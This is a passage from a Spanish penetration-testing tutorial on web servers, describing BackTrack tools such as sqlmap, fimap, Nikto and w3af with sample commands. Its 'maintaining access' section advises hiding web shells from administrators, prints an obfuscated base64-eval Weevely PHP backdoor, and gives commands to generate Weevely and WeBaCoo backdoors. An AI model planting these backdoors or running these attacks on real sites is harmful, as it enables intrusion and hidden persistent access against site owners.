
La suite de BackTrack cuenta con muchas herramientas para llevar a cabo este tipo de análisis como son el **Dirb**, **Golismero**, **SqlScan**, **Deblaze** y **WebShag**.

WEBSHAG:

Webshag es una herramienta programado en Python, que reúne las funcionalidades útiles para la Auditoría de los Servidores Web, como el rastreo web, escaneo de URL o archivo de fuzzing.

Webshag se puede utilizar para analizar un servidor web en HTTP o HTTPS, a través de un proxy HTTP y el uso de la autenticación (básica y Digest). Además de que propone innovadoras funcionalidades de evasión de IDS, destinadas a que la correlación entre la solicitud más complicado (por ejemplo, utilizar una muestra aleatoria diferente por cada petición HTTP del servidor proxy).

Se ubica en: **Applications - BackTrack - Information Gathering - Web Application Analysis - Web Crawlers - WebShag Gui.**





DIRBUSTER:

DirBuster es una aplicación en Java diseñado para realizar Brute Force en los Directorios y Archivos en servidores web/aplicación. A menudo es el caso ahora de lo que parece un servidor web en un estado de la instalación por defecto no es en realidad, y tiene páginas y aplicaciones ocultas en su interior, entonces DirBuster intenta encontrar estos.

DirBuster viene un total de 9 listas diferentes, esto hace **DirBuster** extremadamente eficaz en la búsqueda de los archivos y directorios ocultos. Y si eso no fuera suficiente DirBuster también tiene la opción de realizar un puro Brute Force.

Se puede encontrar en la siguiente ubicación: **Applications - BackTrack - Vulnerabylity Assessment - Web Application Assessment - Web Application Fuzzers – DirBuster**





❖ VULNERABILITY ASSESSMENT AND EXPLOITATION

La etapa de evaluación de la vulnerabilidad es donde se puede explorar nuestro objetivo en busca de errores, pero antes de hacer una evaluación de la vulnerabilidad, la recopilación de información sobre el objetivo es mucho más útil.

La fase de recopilación de información sigue siendo el paso clave antes de realizar nuevos ataques, simplemente porque hace el trabajo más fácil, por ejemplo, en la primera etapa: en el uso de escáners para identificar el **CMS** como **BlindElephant**, se escaneo y se encontró la versión de la aplicación instalada.

Ahora, en la etapa de evaluación de la vulnerabilidad, se pueden utilizar muchas herramientas (escaners) que ayudaran mucho a encontrar respectivas vulnerabilidades en un servidor web específico.


JOOMSCAN:

Es una herramienta basada en Perl que se utiliza para identificar las vulnerabilidades mas conocidas como Sql Injection, XSS u otras, en los servidores web basados en la plataforma **Joomla**.

- Permite detectar la versión de Joomla! que se está ejecutando.
- Escanea y localiza vulnerabilidades conocidas en Joomla! y sus extensiones.
- Presenta informes en formato texto o HTML.
- Permite su actualización inmediata a través de un escáner o svn.
- Detecta vulnerabilidades de tipo: SQL injection, LFI, RFI, XSS entre otros.

Uso:

- /pentest/web/joomscan# ./joomscan.pl -u www.sitio-web.com




SQLMAP:

Es una herramienta que ayuda a automatizar el proceso de detectar y explotar las vulnerabilidades de inyección SQL permitiendo tener acceso total a la base de datos de los servidores web.

Uso:

- /pentest/database/sqlmap# ./sqlmap.py -u http://www.sitio-web.com/ --dbs




FIMAP:

Es una pequeña herramienta programada en python que puede encontrar, preparar, auditar y explotar automáticamente los errores de **Remote File Inclusion** en aplicaciones web. Esta actualmente bajo desarrollo, pero es utilizable. El objetivo de **Fimap** es mejorar la calidad y la seguridad de su sitio web.

Uso:

- /pentest/web/fimap# ./fimap.py -u http://localhost/test.php?file=bang&id=23
- /pentest/web/fimap# ./fimap.py -g -q 'noticias.php?id='



SHODAN:


Esto es otra herramienta de evaluación web, una utilidad particular para los pentesters. Puede ser utilizado para recoger una serie de información inteligente sobre los dispositivos que están conectados a la Internet.

Podemos, por ejemplo, buscar para ver si todos los dispositivos de red, como routers, VoIP, impresoras, cámaras, etc, están en su lugar. Para buscar si algún servicio se está ejecutando en el dominio, la sintaxis sería:

- **hostname:target.com port:80,21,22**

Si deseamos simplemente conocer los resultados sobre el nombre de host, simplemente, la sintaxis seria:


- **hostname:target.com**




W3AF:

Es una herramienta de Auditoria de Seguridad para Aplicaciones Webs, se encuentra básicamente dividido en varios módulos como el Ataque, Auditoria, Exploit, Descubrimiento, Evasion y Brute Force, lo cual se pueden usar todos en consecuencia. Estos módulos en W3af vienen con varios módulos secundarios como, por ejemplo, podemos seleccionar la opción XSS en el módulo de Auditoria suponiendo que es necesaria para realizar una determinada Auditoria.

Se ubica en: **Applications - BackTrack - Vulnerability Assessment - Web Application Assessment - Web Vulnerability Scanners - w3af**



Una vez completado el análisis, w3af muestra información detallada acerca de las vulnerabilidades encontradas en el sitio web especificado, que se puede comprometer en consecuencia de una explotación adicional.



UNISCAN:

Es un escáner de Vulnerabilidades Web, dirigido a la seguridad informática, cuyo objetivo es la búsqueda de vulnerabilidades en los sistemas web. Está licenciado bajo GNU GENERAL PUBLIC LICENSE 3.0 (GPL 3).

Uniscan está desarrollado en Perl, tiene un fácil manejo de expresiones regulares y también es multi-threaded.


Características:

- Identificación de las páginas del sistema a través de un rastreador web.
- Prueba de páginas encontradas a través del método GET.
- Prueba de las formas encontradas por el método POST.
- Soporte para peticiones SSL (HTTPS).
- Soporta Proxy.
- Generar lista de sitios a través de Google.
- Generar lista de sitios con Bing.
- Cliente GUI escrito en perl usando tk.

Se puede descargar desde el siguiente link: Download Uniscan Web Vulnerability Scanner v6.2

Uso:

- ./uniscan.pl -u http://www.sitio-web.com/ -qweds



NIKTO:


Es un escáner de servidor web que realiza pruebas completas contra los servidores web para varios artículos, incluyendo más de 6500 archivos/CGIs potencialmente peligrosos, los controles de versiones no actualizadas de más de 1250 servidores, y los problemas específicos de la versión de más de 270 servidores. También comprueba los elementos de configuración del servidor, tales como la presencia de múltiples archivos de índice y opciones de servidor HTTP.

Nikto es un proyecto robusto que lleva varios años en desarrollo y se encuentra en constante evolución. Unas de las características más interesantes de esta herramienta son la posibilidad de generar reportes en distintos formatos, la integración con LibWhisker (Anti-IDS), integración con Metasploit, entre otras.

Se ubica en: **Applications - BackTrack - Vulnerability Assessment - Web Application Assessment - Web Vulnerability Scanners - Nikto**

Uso:

- /pentest/web/nikto# ./nikto.pl -host www.sitio-web.com



❖ MAITAINING ACCESS

Una vez que se tiene acceso a la página web (objetivo), tenemos que mantener el acceso para su uso futuro, porque no queremos estar empezando desde cero una y otra vez. Con el fin de evitar esto, podemos cargar las shell's web o puertas traseras a la página web. La codificación de la puerta trasera también es importante, ya que no debe crear "ruido" una vez cargado en el servidor. Si es así, entonces los administradores pueden fácilmente detectar y eliminar las puertas traseras.

En la suite de BackTrack 5 R3 se incorporan buenas herramientas para llevar a cabo este proceso, las cuales son los siguientes:

WEEVELY:

Es una herramienta esencial para la explotación posterior de aplicaciones web, y se puede utilizar como puerta trasera o como una shell web para gestionar las cuentas web. Weevely busca funciones como **system(), passthru(), popen(), exec(), proc_open(), shell_exec(), pcntl_exec(), perl->system(), python_eval())** utilizando las funciones activadas en una servidor remoto. El código siguiente es un ejemplo del código de la puerta trasera creada por Weevely.

```
---------------------------------------------------------------------------------------------------------------
eval(base64_decode('cGFyc2Vfc3RyKCRfU0VSVkVSWydIVFRQX1JFRkVSRVInXSwk
YSk7IGlmKHJlc2V0KCRhKT09J2luJyAmJiBjb3VudCgkYSk9PTkpIHsgZWNobyAnPGZv
c2VjPic7ZXZhbChiYXNlNjRfZGVjb2RlKHN0cl9yZXBsYWNlKCIgIiwgIisiLCBqb2luK
GFycmF5X3NsaWNlKCRhLGNvdW50KCRhKS0zKSkpKSk7ZWNobyAnPC9mb3NlYz4nO30='));
---------------------------------------------------------------------------------------------------------------
```

Se ubica en: **Applications - BackTrack - Maintaining Access - Web BackDoors - Weevely**

Uso:

- /pentest/backdoors/web/weevely# ./weevely.py generate password /root/back.php

- /pentest/backdoors/web/weevely# ./weevely.py http://www.sitio-web.com/back.php password

WEBACOO:

WeBaCoo (Web Backdoor Cookie) es un backdoor que proporciona una terminal de conexión a través de HTTP entre el cliente y el servidor web. Se trata de una herramienta de explotación para mantener el acceso a un servidor web (hacked). Fue diseñado para operar bajo el radar de la moderna puesta al anticuado **AV, NIDS, IPS, Network Firewalls y Application Firewalls**, lo que demuestra un mecanismo de sigilo para ejecutar comandos en el servidor comprometido. El archivo ofuscado realiza comunicación mediante HTTP header's Cookie validando solicitudes y respuestas HTTP del servidor web. **WeBaCoo** ofrece un modo de generar el código para crear el PHP backdoor, usando payloads predefinidos. También ofrece la "terminal" el modo en que el usuario puede establecer una remota conexión con el servidor y ejecutar comandos con privilegios deseados del servicio web.

La descarga esta disponible desde Github: https://github.com/anestisb/WeBaCoo

Opciones:

1) Crear backdoor ofuscado 'backdoor.php' con la configuración predeterminada:
- **./webacoo.pl -g -o backdoor.php**

2) Crear 'raw-backdoor.php' backdoor des-ofuscado usando la funciona "transito":
- **./webacoo.pl -g -o raw-backdoor.php -f 4 -r**

